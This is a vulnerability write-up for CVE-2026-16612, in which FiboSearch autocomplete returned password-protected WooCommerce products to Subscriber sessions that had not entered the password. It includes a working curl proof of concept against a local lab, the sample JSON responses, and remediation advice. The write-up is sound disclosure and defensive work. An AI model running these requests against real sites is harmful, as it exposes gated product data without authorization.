CVE-2026-16612: FiboSearch Autocomplete Exposed Password-Protected Products
FiboSearch exposed password-protected WooCommerce products through autocomplete search responses when the request came from a logged-in Subscriber session that had not entered the product password.
CVE-2026-16612: FiboSearch Autocomplete Exposed Password-Protected Products
Overview
FiboSearch, also published as Ajax Search for WooCommerce, contained an information disclosure issue affecting password-protected WooCommerce products.
The behavior I validated was narrow and easy to miss: the normal product permalink still showed the WordPress password form, but the FiboSearch autocomplete endpoint returned the product to a logged-in Subscriber who had not entered the product password.
That difference mattered. The product page remained gated, so this was not a product-page unlock. The failure was in the search layer: autocomplete treated the product as eligible for a Subscriber search response even though the same user had not satisfied the password gate for the product itself.
The issue is tracked as CVE-2026-16612. The local reproduction used FiboSearch 1.33.0, WordPress 6.5.5, WooCommerce 8.6.0, and PHP 8.1.22. Public vulnerability records describe the affected range as FiboSearch before 1.34.1.
Vendor Acknowledgment
The vendor changelog for FiboSearch 1.34.1 publicly credited the responsible disclosure. The same release notes also mention that password-protected products and posts are no longer returned in search results.

Figure: FiboSearch changelog entries for version 1.34.1 acknowledging the responsible disclosure and the password-protected search result fix.
Affected Versions
- Product: FiboSearch / Ajax Search for WooCommerce
- Plugin slug:
ajax-search-for-woocommerce - Validated vulnerable version: 1.33.0
- Public affected range:
< 1.34.1 - Vulnerability type: Information Disclosure
- CWE: CWE-200 — Exposure of Sensitive Information to an Unauthorized Actor
- Validated access level: Subscriber
- Primary endpoint tested:
/?wc-ajax=dgwt_wcas_ajax_search
The Vulnerable Workflow
FiboSearch provides WooCommerce autocomplete suggestions. A normal search request can include the keyword in both s and dgwt_wcas_keyword:
1
/?wc-ajax=dgwt_wcas_ajax_search&s=<keyword>&dgwt_wcas_keyword=<keyword>
In the test setup, the protected object was a published WooCommerce product with WordPress password protection enabled. The product had a marker title, SKU, description value, and price so the response could be compared without ambiguity.
The expected behavior was simple: if a Subscriber has not entered the product password, autocomplete should not return that password-protected product as a visible suggestion.
The direct permalink behaved as expected. Logged-out, Subscriber, and Customer sessions all received the WordPress password form containing name="post_password".
The autocomplete endpoint behaved differently.
For the same keyword, the logged-out request returned total: 0 with a no-results suggestion. The Subscriber request returned total: 1 and included the protected product.
Where the Boundary Broke
Password protection is a content visibility boundary. It should affect every read path that exposes the protected object, not only the canonical product page.
The bug appeared because the search path and the product page path did not enforce the same visibility rule.
1
2
3
4
5
6
7
8
9
10
11
Password-protected product
        |
        | direct permalink
        v
Password form shown

Password-protected product
        |
        | FiboSearch autocomplete as Subscriber
        v
Product returned in JSON suggestion
The important detail is that the request was read-only. No state changed. The security result was disclosure through a derived search response.
This is why the claim is intentionally limited to autocomplete discovery and enumeration. In the local lab, some product metadata also appeared in normal page HTML or JSON-LD responses. Because of that, the interesting security boundary here is not “FiboSearch was the only possible source of every field.” The demonstrated issue is that FiboSearch returned a password-protected product in autocomplete to a user who had not passed the password gate.
How I Validated It
The lab used:
- WordPress 6.5.5
- WooCommerce 8.6.0
- FiboSearch 1.33.0
- PHP 8.1.22
- Local host:
http://127.0.0.1:8087
The protected product was configured as:
- Product ID: 305
- Title:
OMNI_PASS_TITLE_9001 - SKU:
OMNI_PASS_SKU_9001 - Description marker:
OMNI_PASS_DESC_9001 - Price: 9001
- Visibility: published but password-protected
The autocomplete response included additional fields when these FiboSearch display settings were enabled:
show_product_image=onshow_product_price=onshow_product_desc=onshow_product_sku=on
The core enumeration behavior did not depend on all of those fields. The title and URL result was observed before enabling the price, description, and SKU display toggles. Those toggles expanded the response fields, but the underlying issue was that the protected product appeared in autocomplete at all.
Proof of Concept
First, send the unauthenticated control request without WordPress cookies:
1
2
curl -i \
  'http://127.0.0.1:8087/?wc-ajax=dgwt_wcas_ajax_search&s=OMNI_PASS_TITLE_9001&dgwt_wcas_keyword=OMNI_PASS_TITLE_9001'
The response was HTTP 200 with no product result:
1
2
3
4
5
6
7
8
9
10
11
{
  "suggestions": [
    {
      "value": "",
      "type": "no-results"
    }
  ],
  "total": 0,
  "engine": "free",
  "v": "1.33.0"
}
Then repeat the same search using a normal Subscriber session cookie. The Subscriber has not entered the product password.
1
2
3
curl -i \
  -H 'Cookie: <SUBSCRIBER_SESSION_COOKIE>' \
  'http://127.0.0.1:8087/?wc-ajax=dgwt_wcas_ajax_search&s=OMNI_PASS_TITLE_9001&dgwt_wcas_keyword=OMNI_PASS_TITLE_9001'
The response returned the password-protected product:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
{
  "suggestions": [
    {
      "post_id": 305,
      "value": "OMNI_PASS_TITLE_9001",
      "url": "http://127.0.0.1:8087/product/omni_pass_title_9001/",
      "type": "product",
      "price": "$9,001.00",
      "desc": "OMNI_PASS_DESC_9001",
      "sku": "OMNI_PASS_SKU_9001"
    }
  ],
  "total": 1,
  "engine": "free",
  "v": "1.33.0"
}
Requesting the product permalink with the same Subscriber cookie still showed the password form. That confirmed the autocomplete response was not caused by the Subscriber legitimately unlocking the product page.
Impact
The demonstrated impact is product discovery through autocomplete.
A Subscriber can learn that a password-protected product exists and, depending on FiboSearch display settings, may receive product fields such as the title, URL, price, description excerpt/value, SKU, and placeholder thumbnail markup.
This does not demonstrate a full product-page bypass. The direct permalink remained password-protected in the validated lab. The issue is that the search layer returned protected-product-derived data to a session that had not provided the product password.
In sites where password-protected WooCommerce products are used to hide unreleased, private, customer-specific, or otherwise sensitive catalog entries, this can expose information that the normal product page attempts to gate.
Patch and Defensive Takeaways
Public vulnerability records describe the fixed range as FiboSearch 1.34.1 or later. WordPress.org changelog entries also credit Duy Tran for reporting security fixes related to password-protected products being returned in search results.
The defensive rule is straightforward: search endpoints must apply the same visibility policy as the canonical object view.
For WooCommerce and WordPress plugins, that means password-protected posts and products should be filtered before they enter autocomplete suggestions, details panels, indexing layers, or other derived read APIs.
A safe search path should answer this question before returning any suggestion:
1
Could this requester view this object through the normal product/post visibility model?
If the answer is no, the object should not appear in the search response, even as a title-only suggestion.
Recognizing This Pattern Elsewhere
This bug shape is common in search and preview features:
1
2
3
4
5
6
7
Protected object
        +
secondary read path
        +
weaker visibility check than canonical page
        =
information disclosure
During review, I look for endpoints that expose derived object data:
- autocomplete suggestions;
- preview APIs;
- quick search endpoints;
- details panels;
- related-content widgets;
- admin AJAX helpers;
- mobile or headless API responses.
The useful test is to create one protected object with a unique marker, then compare responses across user states:
1
2
3
4
logged-out
Subscriber / low-privileged user
Customer
authorized user
If the canonical page says “password required” but a secondary endpoint still returns the object, the visibility model is inconsistent.
Research Credit
- Researcher: Duy Tran
- Disclosure: Responsible disclosure through the WordPress vulnerability ecosystem
- Vendor acknowledgment: FiboSearch changelog for version 1.34.1 credits Duy Tran for the responsible disclosure
- Coordinator / advisory source: WPScan / WPVDB
References
- CVE-2026-16612 — CVE.org
- CVE-2026-16612 — NVD / NIST
- WPScan / WPVDB advisory
- FiboSearch plugin page
- FiboSearch source on WordPress.org Trac
- FiboSearch changelog
Responsible Disclosure Notice
This write-up documents a vulnerability that has been publicly assigned a CVE and fixed in the public plugin release line.
Testing should be limited to systems you own or are explicitly authorized to assess. The proof of concept is included to explain the broken visibility boundary and support defensive validation, not to encourage testing against third-party WordPress sites.